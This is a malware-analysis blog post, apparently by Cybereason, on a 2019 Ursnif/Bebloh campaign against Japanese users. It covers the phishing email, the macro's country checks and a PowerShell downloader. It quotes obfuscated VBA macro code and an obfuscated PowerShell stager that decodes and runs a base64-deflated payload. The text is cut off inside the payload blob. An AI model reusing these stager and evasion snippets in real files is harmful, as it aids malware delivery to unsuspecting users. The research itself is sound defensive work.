

New Ursnif Variant Targets Japan Packed with New Features

cybereason.com/blog/new-ursnif-variant-targets-japan-packed-with-new-features



SECURITY WARNING Some active content has been disabled. Click for more details.



SECURITY WARNING Some active content has been disabled. Click for more details.

Written By
Cybereason Nocturnus

March 12, 2019 | 10 minute read

Research by: Assaf Dahan

The Ursnif trojan (also known as Gozi ISFB) is one of the most prolific information stealing Trojans in the cybercrime landscape. Since its reappearance in early 2013, it has been constantly evolving. In 2015, its source code was leaked and made publicly available on Github, which led to further development of the code by different threat actors who improved it and added new features.

Over the past few years, Japan has been among the top countries targeted by Ursnif's operators. In 2018, Cybereason as well as other security companies reported about attacks where Ursnif (mainly the Dreambot variant) and Bebloh (also known as URLZone and Shiotob) were operating in conjunction. In these joint campaigns, Bebloh is used as a downloader that runs a series of tests to evaluate whether it is running in a hostile environment (for example, it checks to see if it is running on a research VM). Once the coast is clear, it downloads Ursnif, which carries out its core information stealing functions.

The newly discovered Ursnif variant comes with enhanced stealing modules focused on stealing data from mail clients and email credentials stored in browsers. The revamping and introduction of new mail stealer modules puts an emphasis on the risk that trojans can pose to enterprises if corporate accounts are compromised. With more and more banking customers shifting to mobile banking and the continuous hardening of financial systems, it is not surprising that trojans are focusing more than ever before on harvesting other types of data that can also be monetized and exploited by the threat actors, including mail user accounts, contents of email inboxes and digital wallets.

Curious about the future of security? Get insights into security predictions for 2019.

Contents of this Research:

Old-New Tricks, New Variant

Since the beginning of 2019, Cybereason researchers have observed a campaign that specifically targets Japanese users across multiple customer environments. This campaign introduced a new Ursnif variant as well as improved targeted delivery methods through Bebloh.


Ursnif's new variant main changes:

1. A new, stealthy persistence mechanism ("last minute persistence").
2. New, revamped stealing modules (*"#IESTEALER#", "#OLSTEALER#", "#TBSTEALER#"*).
3. Cryptocurrency and disk encryption software module (e.g Bitcoin, TrueCrypt).
4. An Anti-PhishWall module to counteract PhishWall, a Japanese security product.

Enhanced country-targeted delivery methods to ensure the delivery of Bebloh include:

1. Modified VBA code that specifically checks Japanese settings on the infected machine.
2. PowerShell that compiles a .NET DLL to check language settings (Japanese).
3. An added IP geolocation check to determine whether the infected machine is in Japan.

The following chart demonstrates the infection chain observed in the latest campaign:



Excel Weaponized document

Macro VBA code execution
- Japanese setting check
- Setting PowerShell code in environment variables

PowerShell code:
- IP Geolocation check (Japan)
- Fetching image file (steganography)
- Reflectively loading Bebloh (PowerSploit)

Compiling .NET DLL to check Japanese language

Bebloh code injected to Explorer.exe
- Anti-VM / Anti-debug checks
- Downloading Ursnif's Loader


Ursnif Loader
- Anti-VM / Anti-debug checks
- Unpacking core DLL and injecting to explorer.exe

Ursnif Core DLL (client.dll) injected to explorer.exe

Infection chain as seen in the Cybereason Defense Platform.

Stage One: Phishing via Office Documents

The first stage of the attack starts with a weaponized Microsoft Office document attached to a phishing email:



Thu 1/24/2019 5:04 PM

[redacted]

[!!]2019注文

To [redacted].co.jp


20190124 D O C35157.XLS (93 KB)

いつも大変お世話になっております。

添付ファイルにて送付させて頂きます。
ご確認をお願い致します。

よろしくお願いいたします。

When the user opens the document, the Japanese text instructs the unsuspecting user to click on the *Enable Content* button. They expect to see a preview of a document, but instead it will execute the embedded macro code:



SECURITY WARNING Some active content has been disabled. Click for more details.

「プレビューを利用できません」

「メッセージ バーの [編集を有効にする(E)] をクリックします。
コンテンツの有効化」をクリック。

Weaponized Excel document that encourages the user to click on ***Enable Content****.*

Modified VBA Macro Targets Japanese Users

The macro code is obfuscated and results in the execution of several PowerShell commands. However, before the PowerShell commands are decrypted and executed, the VBA macro checks if the victim machine has Japanese country settings. This technique was previously seen in 2018, but the attackers modified the code in this version to make it less obvious and harder to detect.


Old VBA Country Check

```
Sub  Workbook_Open ()
If  Application.International (xlCountrySetting)  =  81  Then  PrivateFunctions  Else  Application.Quit
End  Sub
```

The previous check, documented by Nao_Sec, consisted of comparing the country setting to the value of ‘81’ for Japan, using the function xlCountrySetting. If the machine doesn’t have Japanese settings, the macro code exits.

New VBA Country Checks

The new country check function in this variant makes it less obvious to understand which country is being targeted, however it can still be easily inferred with a bit of basic calculation. The new code checks the country setting, adds ‘960’ to it, and stores the new value in a parameter. In this case, the parameter is *opa* (81 + 960 = 1041):




```
Function opa()
opa = Application.International(xlCountrySetting) + 960
End Function
Function tuf()
tuf = Replace("" + Format(0, "currency"), "0", "")
End Function

Function ShowFormatTabs()
FarWd = Shell#(StopTabs & tiga + BiS(LineCVharts, tuf), 0)
End Function
```

The *SensitiveLine()* function checks if the value of “*opa*” is greater than ‘1039.93’, in which case, the macro code will continue. If not, the code will exit. The calculation is the following:


The value of xlBinsTypeBinSize (‘3’) * 347 - 1.07 = 1,039.93



```
Function SensetiveLine()
If opa > xlBinsTypeBinSize * 347 - 1.07 Then ShowFormatTabs Else Application.Quit
```


Note: Similar techniques were implemented in a campaign that targeted Italian users, which delivered a different Ursnif variant.

Stage Two: Paranoid PowerShell Downloader



The malicious cmd.exe spawned from an excel process and seen executing two children processes depicted within the Cybereason Defense Platform.

Once the macro code ensures that the machine is Japanese, it decrypts the PowerShell payload, sets it as environment variables, and executes the code:




Name	Value
PROMPT	PG
MXO	& ((gV '*mdR*').NAME[3,11,2]-jOIn'')(neW-oBjecT IO.ComprEssION.I

Name: MXO

Value:

```
 & ((gV '*mdR*').NAME[3,11,2]-jOIn'')( neW-oBjecT
IO.ComprEssION.DeFlAtestreaM([iO.memoRyStREAm]
[COnVeRt]::fROmbAsE64STriNG(
'VVpbqy5HEf0r/SDkHJhAX2b64qsEgg8K8SUQgiSiEh8MSB4E9b/b61I9O5Czsy/
zTXdXrVq1qqrTT199+yl996dfvvnpn3///re//cfPP/3hU/rii
+vTpzrSVdaV6rjSfK5S
+1XyTPsXdX8ppadrrv1Iafunip8mfioXPrD/zYofOz5Q9nf51l9LftLF5wtfNPEdfpf
WHb9bj1+Z9l/2l8V3lr0aNvVxM/Usgr2k2MzeCxZL2n0p9zXvqxb8Le9HuRUcZW
Dd0bw2tji4p4rnS9mL7Q8VLLqf2N9g64UL1crTJO0EH1x8lc
+xMnczZcIF6+wXY2EYA3/Rc7Nj
+xe3MLH6fsfSe/aCXEav2Zao16LV8jny3s4YepAW3B/dj
+Fh/KftbgPus9DM20Z+JU
+J9RMN9ugIiSbbe9nn58tLhVlwsIotTDyblxyEbW4r7xeETXAAem0AOU
+YY2wPdhigcbdp0K9lA0SeGdj+3gJ2uGjpIT+NvtfNRgJ
+sVYAYpss9UE/PHbc4pP8fA408FD4ce0fB7aXexwzrW2DAafufzxUgT
```

PowerShell code hidden in environment variables.




```
& ((gV '*mdR*').NAME[3,11,2]-jOIn'')( neW-oBjecT IO.ComprEssION.DeFlAtestreaM([iO.
memoRyStREAm] [COnVeRt]::fROmbAsE64STriNG(
'VVpbqy5HEf0r/SDkHJhAX2b64qsEgg8K8SUQgiSiEh8MSB4E9b/b61I905Czsy/zTXdXrVq1qqrTT199+yl996dfvvnp
